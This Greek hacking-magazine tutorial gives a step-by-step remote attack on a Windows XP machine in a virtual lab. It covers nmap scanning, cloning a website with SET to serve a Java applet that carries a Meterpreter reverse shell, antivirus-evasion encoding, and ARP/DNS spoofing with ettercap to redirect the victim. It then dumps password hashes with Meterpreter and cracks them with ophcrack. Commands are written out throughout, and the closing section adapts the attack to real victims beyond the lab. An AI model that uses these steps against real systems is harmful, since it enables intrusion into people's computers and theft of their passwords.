Στο άρθρο που αρχίζει από τη σελίδα 12 παρουσιάσαμε επιθέσεις σε Windows XP και Windows 7 boxes, με στόχο την απόκτηση των user passwords. Ο attacker είχε φυσική πρόσβαση στους υπολογιστές των θυμάτων, καθώς και μια κάποια άνεση χρόνου. Τι γίνεται όμως στις περιπτώσεις που η φυσική πρόσβαση δεν αποτελεί επιλογή;

Το ερώτημα δημιουργείται φυσιολογικά και είναι προφανές ότι δεν μπορούμε να το αγνοήσουμε. Και μαζί μ' αυτό, ακολουθούν κι άλλα: Πώς αποκτάμε απομακρυσμένη πρόσβαση σ' ένα Windows box; Τι μπορούμε να κάνουμε, αφού τα καταφέρουμε; Στο παρόν άρθρο τα απαντάμε, μέσα από μια επίδειξη σχετικής επίθεσης.

Επιθυμητός στόχος

Θέλουμε με κάποιο τρόπο να εγκαταστήσουμε ένα backdoor στο Windows box του θύματος, ώστε να πάρουμε πλήρη πρόσβαση εκεί. Μεταξύ άλλων, αναζητούμε όσα περισσότερα γίνεται από τα passwords των χρηστών του box. Καθ' όλη τη διάρκεια της επίθεσης δεν έχουμε φυσική πρόσβαση στον υπολογιστή-στόχο, κι ό,τι γίνεται, γίνεται δικτυακά.

Περιβάλλον επίθεσης, προαπαιτούμενα

Για τις ανάγκες τις παρουσιασής μας δουλεύουμε εντός ενός εικονικού LAN, με virtual machines (VMs) δημιουργημένα από το VirtualBox. Σε περίπτωση που --λέμε τώρα-- δεν έχετε δαμάσει ακόμη το VirtualBox, σας προτείνουμε να διαβάσετε το σχετικό άρθρο στο site του περιοδικού:

http://deltahacker.gr/?p=2667

Το box του υποψήφιου θύματος τρέχει Windows XP SP3, έχει το firewall της Microsoft ενεργοποιημένο και είναι πλήρως ενημερωμένο με τα πλέον πρόσφατα security updates. Επίσης, θεωρείται δεδομένο ότι ένα τέτοιο μηχάνημα θα τρέχει *και* antivirus.

Κατά τη διάρκεια των δικών μας δοκιμών, το antivirus άλλοτε δεν αντιλαμβανόταν το backdoor και η επίθεση προχωρούσε ομαλά (περίπτωση Microsoft Security Essentials), άλλοτε όμως το εντόπιζε και η επίθεση αποτύγχανε παταγωδώς (περίπτωση AVG 2012 Free Edition). Στα πλαίσια της παρουσιασής μας, λοιπόν, η οποία παρεμπιπτόντως δεν αφορά σε τεχνικές antivirus evasion, θα υποθέσουμε ότι το antivirus είτε απουσιάζει από το μηχάνημα-στόχο είτε ότι είναι απενεργοποιημένο. Τέλος, στον υπολογιστή του θύματος είναι εγκατεστημένη η Java.

Όσο για το box του επιτιθέμενου, εδώ τα πράγματα είναι πολύ πιο απλά: Αρκεί να τρέχει το BackTrack Linux και να 'ναι πλήρως ενημερωμένο -- όπως επίσης και τα διάφορα εργαλεία στα οποία θα καταφύγει ο attacker (SET, Metasploit κ.ά.).

Η επίθεση, βήμα προς βήμα

Θέλουμε να παρασύρουμε το υποψήφιο θύμα ώστε να επισκεφτεί έναν κλώνο κάποιου --όχι κατ' ανάγκη πασίγνωστου-- δικτυακού τόπου. Ο κλώνος θα σερβίρεται από το box μας. Κατά την επίσκεψη ενός χρήστη στο site-κλώνο, θα του ζητείται η εγκατάσταση ενός Java applet. Όταν τη δέχεται, στην ουσία θα εγκαθιστά ένα backdoor το οποίο θα μας δίνει απομακρυσμένη πρόσβαση στον υπολογιστή του, μέσω της γραμμής εντολών.


Βήμα 1. Από μια κονσόλα του BackTrack τρέχουμε το nmap, ώστε να εντοπίσουμε τα IPs όλων των μηχανημάτων του τοπικού δικτύου:

```
root@bt:~# nmap -P0 -O 192.168.56.0/24
```

Στο (εικονικό) LAN του παραδείγματός μας υπάρχουν τρία μηχανήματα:



Ένα γρήγορο port scanning σ' όλο το τοπικό δίκτυο (1) φανερώνει το IP του router (2), του μηχανήματός μας (3) κι εκείνο του στόχου (4).



Την πρώτη φορά που θα τρέξουμε το SET μπορούμε, προαιρετικά, να αναβαθμίσουμε το ίδιο καθώς και το Metasploit, στο οποίο βασίζεται.

Ο router (pfSense VM), με IP το 192.168.56.5, το BackTrack του επιτιθέμενου, με IP το 192.168.56.120, καθώς και το Windows XP box του θύματος, με IP το 192.168.56.122. Σημειώστε ότι στο δικό σας εργαστήριο το δίκτυο δεν θα 'ναι κατ' ανάγκη το 192.168.56.0/24. Αν δεν καλοκαταλάβατε αυτό το τελευταίο σχόλιο, τότε προτείνουμε να διαβάσετε το άρθρο περί subnetting που έχουμε δημοσιευμένο online:

http://deltahacker.gr/?p=5138

Βήμα 2. Μεταβαίνουμε στον κατάλογο του SET (Social-Engineer Toolkit)

```
root@bt:~# cd /pentest/exploits/set
```

και τρέχουμε το πρόγραμμα δίνοντας

```
root@bt:/pentest/exploits/set# ./set
```

Προαιρετικά, αναβαθμίζουμε το SET (επιλογή 5) αλλά *και* το Metasploit (επιλογή 4).

Βήμα 3. Από το σύστημα μενού του SET, ακολουθούμε τη διαδρομή

```
1) Social-Engineering Attacks -->
     2) Website Attack Vectors -->
             1) Java Applet Attack Method -->
                     2) Site Cloner
```

Το SET μάς ζητά το URL ενός site, ώστε να δημιουργήσει έναν τοπικό κλώνο της πρώτης του σελίδας. Πριν του δώσουμε οτιδήποτε, σ' ένα άλλο τερματικό φροντίζουμε ώστε ο Apache web server να 'ναι απενεργοποιημένος. Επειδή το SET έχει τον δικό του web server, εννοείται πως δεν θα θέλαμε κάποια διένεξη με τον Apache:

```
root@bt:~# service apache2 stop
```


Ωραία. Πίσω στο τερματικό με το SET, πληκτρολογούμε το URL ενός site (μαζί με το https:// ή το http://), αλλά όχι οποιουδήποτε: Καλό είναι να δώσουμε ένα site που το υποψήφιο θύμα θα ήθελε να επισκεφτεί. Στα πλαίσια του παραδείγματός μας, εμείς δώσαμε το http://codebender.cc (Περάστε μια βόλτα, είναι αρκετά ενδιαφέρον :D)

Στη συνέχεια, το SET θέλει να διαλέξουμε ποιο payload θα "ενσωματώσει" στο Java Applet που θα κληθεί να τρέξει ο επισκέπτης του κλωνοποιημένου site. Επιλέγουμε το 2, δηλαδή το Windows Reverse_TCP Meterpreter. Προκειμένου το backdoor που ουσιαστικά φτιάχνουμε να μην είναι ανιχνεύσιμο από το όποιο antivirus, οφείλουμε να κωδικοποιήσουμε το payload. Ως μέθοδο κωδικοποίησης μπορείτε να διαλέξετε όποια θέλετε, μια και στα πλαίσια της συγκεκριμένης επίδειξης το antivirus είναι σαν να μην υπάρχει (ακόμα δηλαδή και να είναι εγκατεστημένο στον στόχο, φροντίζουμε και το απενεργοποιούμε).

Ο listener, εξάλλου, είναι μια διεργασία του Metasploit που θα τρέχει στο μηχάνημα του attacker και θα περιμένει συνδέσεις από το backdoor, το οποίο θα βρίσκεται στο απομακρυσμένο μηχάνημα. Του αφήνουμε το προκαθορισμένο port, που είναι το 443. Αμέσως μετά το SET φτιάχνει το payload, το κωδικοποιεί, το εισάγει στον κώδικα του κλωνοποιημένου site σε μορφή Java Applet, και ξεκινά τον listener.



Αφού το SET κλώνοποιήσει το site που του υποδεικνύουμε, ζητά να του υποδείξουμε ένα payload για να "ενσωματώσει" σε Java applet που θα σερβίρεται στους επισκέπτες του κλωνοποιημένου site.



Επιλογή μεθόδου κωδικοποίησης του payload, με στόχο το προσπέρασμα του οποίου antivirus στο υπολογιστή του θύματος...

Βήμα 4. Θέλουμε το υποψήφιο θύμα να επισκεφθεί το http://codebender.cc, αλλά αντί για το κανονικό site να βρεθεί στο κλωνοποιημένο που σερβίρει το SET. Το πώς θα πείσουμε το θύμα να πάει στο site είναι ένα θέμα που λύνεται με λίγη κοινωνική μηχανική. Εξάλλου, η επιλογή του site προς κλωνοποίηση δεν ήταν τυχαία, έτσι δεν είναι; Υπάρχει όμως και το τεχνικό ζήτημα της υπόθεσης: Πείτε ότι τον καταφέραμε. Πώς θα συμβεί πράγματι να ξεκινήσει για το http://codebender.cc αλλά να βρεθεί στον κλώνο; Μα, πολύ απλά, εξαπολύοντας από πριν μια επίθεση Man in The Middle μέσω ARP spoofing, κι επίσης κάνοντας λίγο DNS spoofing! Περισσότερα για το πρωτόκολλο ARP, τις επιθέσεις MiTM μέσω ARP spoofing και πώς ακριβώς λειτουργούν, μπορείτε να διαβάσετε στα σχετικά άρθρα του deltaHacker 001. Αυτή τη φορά, αντί για τα συνηθισμένα εργαλεία arpspoof και dnsspoof, θα καταφύγουμε στις υπηρεσίες του ettercap.

Στην περίπτωση που το ettercap δεν είναι ήδη παρόν στο BackTrack μας, το εγκαθιστούμε από ένα νέο παράθυρο τερματικού ως ακολούθως:

```
root@bt:~# apt-get install ettercap
```

Προχωράμε ανοίγοντας το αρχείο /usr/local/share/ettercap/etter.dns, με τον αγαπημένο μας text editor. Παράδειγμα:

```
root@bt:~# nano /usr/local/share/ettercap/etter.dns
```

Στο τέλος του αρχείου προσθέτουμε μια και μόνο γραμμή:

```
codebender.cc   A       192.168.56.120
```

Αν θυμόσαστε, το 192.168.56.120 είναι το IP του BackTrack box (στην περίπτωσή σας θα είναι κάποιο άλλο και για να το βρείτε ανοίξτε ένα τερματικό και δώστε ifconfig). Αποθηκεύουμε τις αλλαγές στο etter.dns κι εγκαταλείπουμε τον editor (για το nano, π.χ., θα δώσουμε [CTRL+O], [Enter] και μετά [CTRL+X]).

Τρέχουμε τώρα το ettercap ως εξής:

```
root@bt:~# ettercap -q -T -i eth0 -P dns_spoof -M arp:remote
/192.168.56.5/ /192.168.56.122/
```

Ας δούμε τις παραμέτρους που μόλις δώσαμε στο ettercap.

-q Το πρόγραμμα εκτελείται ήσυχα, εμφανίζοντας μόνο τ' απαραίτητα μηνύματα στην οθόνη. Με το πλήκτρο [Space] ενεργοποιούμε/απενεργοποιούμε την εμφάνιση μηνυμάτων και των δεδομένων που σνιφάρονται.


-T Ζητάμε από το ettercap να τρέξει ενεργοποιώντας το text interface του.

-i Υποδεικνύουμε το network interface που θα χρησιμοποιηθεί για το sniffing. Στο μηχάνημά μας υπήρχε μόνο μία κάρτα δικτύου, η eth0.


-P Αυτή η παράμετρος ακολουθείται από το όνομα ενός plugin προς φόρτωμα. Εμείς θέλουμε το dns_spoof plugin, για DNS spoofing. Τσάμπα τροποποιήσαμε το etter.dns;

-M Πραγματοποίηση επίθεσης MiTM μεταξύ του στόχου και του router του LAN. Όλη η κυκλοφορία μεταξύ των δύο αυτών σημείων θα διέρχεται από το μηχάνημά μας!

Βήμα 5. Έχοντας **α)** το SET να σερβίρει το κλωνοποιημένο site με το «πειραγμένο" Java Applet, **β)** τον listener του Metasploit να περιμένει, **γ)** την επίθεση ARP spoofing σε εξέλιξη και **δ)** το DNS spoofing plugin



*Επίθεση MiTM μέσω ARP spoofing με τη βοήθεια του ettercap. Παρατηρήστε ότι το plugin ονόματι dns_spoof έχει φορτωθεί, μιας και πέρα από το ARP spoofing μας ενδιαφέρει *και* το DNS spoofing.*



Αν το υποψήφιο θύμα έκανε ένα ping στο codebender.cc και παρατηρούσε την έξοδο του εργαλείου, αμέσως θα καταλάβαινε πως κάτι δεν πάει καλά. Αλλά γιατί να κάνει ping; Εσείς δηλαδή κάνετε ping σ' όλα τα site που πρόκειται να επισκεφθείτε; Αν πάντως η προοπτική μιας επίθεσης ARP spoofing σάς θορυβεί, δεν χρειάζεται ν' ανησυχείτε. Τρόποι προστασίας υπάρχουν και αναφέρονται σε σχετικό άρθρο που έχουμε δημοσιευμένο στο http://deltahacker.gr/?p=1583

του ettercap φορτωμένο, το μόνο που μένει τώρα είναι να περιμένουμε το υποψήφιο θύμα να επισκεφθεί το http://codebender.cc. Με το που θα γίνει κι αυτό, θα του ζητηθεί να δεχτεί την εκτέλεση ενός Java applet. Αν έχουμε κάνει καλή δουλειά ως κοινωνικοί μηχανικοί, θα τη δεχτεί. Αμέσως θα δημιουργηθεί ένα κανάλι επικοινωνίας (session) μεταξύ του Meterpreter, στο BackTrack του επιτιθέμενου, και του στόχου. Για τη συνέχεια, ο χρήστης του απομακρυσμένου Windows box θα βλέπει διαρκώς νέα παράθυρα που θα του ζητούν να επιτρέψει την εκτέλεση ενός Java Applet. Καθε φορά που θα δέχεται, ένα νέο session θα δημιουργείται. Αργά ή γρήγορα βέβαια θα χάσει την υπομονή του και είτε θα αρνηθεί την εκτέλεση του Applet είτε θα κλείσει το tab με το http://codebender.cc. Αυτό καθόλου δεν πειράζει, αφού ο επιτιθέμενος θα έχει ήδη τουλαχιστον ένα session ανοικτό προς το μηχάνημα του θύματος.

Βήμα 6. Στο τερματικό που τρέχει το SET --για την ακρίβεια εκεί που τώρα είναι φορτωμένο το Metasploit--, δίνουμε

```
sessions -l
```

και βλέπουμε όλα τα διαθέσιμα sessions προς το μηχάνημα του θύματος, με τα αντίστοιχα IDs. Πληκτρολογώντας, π.χ.,

```
sessions -i 1
```

αρχίζουμε την αλληλεπίδραση με το session που έχει ID 1. Για να δούμε όλες τις εντολές που μας παρέχει ο Meterpreter, δίνουμε

```
help
```

Δοκιμάστε αρχικά τις ls, pwd, cd, sysinfo και ps. Είναι προφανές ότι αλωνίζουμε μέσα στο ξένο σύστημα!

Βήμα 7. Μια θαυμάσια εντολή του Meterpreter είναι η hashdump. Δώστε τη και πάρτε όλα τα password hashes του συστήματος στο πιάτο! Με το ποντίκι κάντε απλά copy την έξοδο της hashdump από το τερματικό, μετά paste σ' ένα νέο text file και φυσικά αποθηκεύστε το κάπου στο BackTrack σας. Ακολούθως, από ένα άλλο τερματικό εγκαταστήστε το ophcrack:

```
root@bt:~# apt-get install ophcrack
```

Πριν τρέξετε το πρόγραμμα κατεβάστε το rainbow table ονόματι «XP free fast», δίνοντας σ' ένα τερματικό


```
root@bt:~# wget http://downloads.sourceforge.net/ophcrack/
tables_xp_free_fast.zip
```

(Προσοχή: Το μέγεθος του rainbow table είναι 700 περίπου megabyte.) Αποσυμπιέστε με το unzip το αρχείο tables_xp_free_fast.zip μέσα σ' έναν βολικό κατάλογο και τρέξτε το ophcrack:

```
root@bt:~# ophcrack
```

Στο GUI του προγράμματος, με κλικ στο Tables εγκαταστήστε το XP free fast (αυτό είναι το όνομα του rainbow table που κατέβηκε μόλις). Μετά δώστε Load --> PWDUMP file και υποδείξτε στο πρόγραμμα το αρχείο με τα hashes που δημιουργήσατε από την έξοδο του hashdump. Με άλλο ένα κλικ στο Crack, αρχίζει η "αντιστροφή" των hashes.

Δείτε τα screenshots από τις δικές μας δοκιμές και διαβάστε τις αντίστοιχες περιγραφές.



Παρατηρώντας την έξοδο του ettercap βλέπουμε ότι το θύμα τσίμπησε στο δόλωμα και επισκέφτηκε το `http://codebender.cc`*. Μόνο που αντί για το κανονικό site βρέθηκε στο κλωνοποιημένο, που σερβίρει το SET!*



Με το που φορτώνει η πρώτη σελίδα του `http://codebender.cc` *στον browser του θύματος, του ζητείται άδεια για την εκτέλεση ενός Java applet. Αναλόγως του πόσο καλή δουλειά έχει κάνει ο κοινωνικός μηχανικός, ο φίλος μας θα επιτρέψει την εκτέλεση του applet...*

Περισσότερο ρεαλιστικό σενάριο

Σε μια επίθεση εκτός εργαστηρίου αλλά με ίδιο ή παρόμοιο επιθυμητό αποτέλεσμα, αρκετά πράγματα θα ήταν διαφορετικά.

- **Επιτιθέμενος και θύμα δεν βρίσκονται στο ίδιο LAN**

  Σ' αυτό το σενάριο το ARP spoofing δεν παίζει. Μπορούμε όμως να φτιάξουμε ένα backdoor το οποίο όταν εκτελείται θα προσπαθεί να συνδεθεί στο δημόσιο IP του router μας και, με το απαραίτητο port forwarding, θα φτάνει τελικά στον listener που τρέχει στο BackTrack box. Το θέμα είναι ότι με κάποιο τρόπο το θύμα πρέπει να εκτελέσει το backdoor στον υπολογιστή του! Κι εδώ είναι που για άλλη μια φορά δοκιμάζονται οι ικανότητές μας στο social engineering...

- **Το θύμα τρέχει (ικανό) antivirus**

  Το antivirus στον υπολογιστή του θύματος δεν πρέπει να εντοπίσει το backdoor. Οι περισσότεροι AV vendors είναι πλέον σε θέση ν' αναγνωρίζουν επιτυχώς την πλειονότητα των backdoors που δημιουργεί το Metasploit. Υπάρχουν βέβαια τεχνικές για το «μασκάρεμα» των backdoors, με στόχο φυσικά το προσπέρασμα του όποιου antivirus. Το θέμα είναι μεγάλο κι εξαιρετικά ενδιαφέρον. Σε περίπτωση που θελήσετε ν' ασχοληθείτε, ξεκινήστε από το σχετικό άρθρο που έχουμε online:

  http://deltahacker.gr/?p=3026


- **Το θύμα τρέχει Windows 7**

  Η λήψη των password hashes δεν είναι τόσο απλή υπόθεση σε σχέση με την περίπτωση των Windows XP, αφού πρέπει να έχετε δικαιώματα Administrator πριν γίνει το dump. Κατ' ελάχιστον, οφείλετε να κάνετε migrate σε κάποιο process του συστήματος με τα ανάλογα δικαιώματα. Στο prompt του Meterpreter, δώστε help για να δείτε τις διαθέσιμες εντολές και προσπαθήστε το.

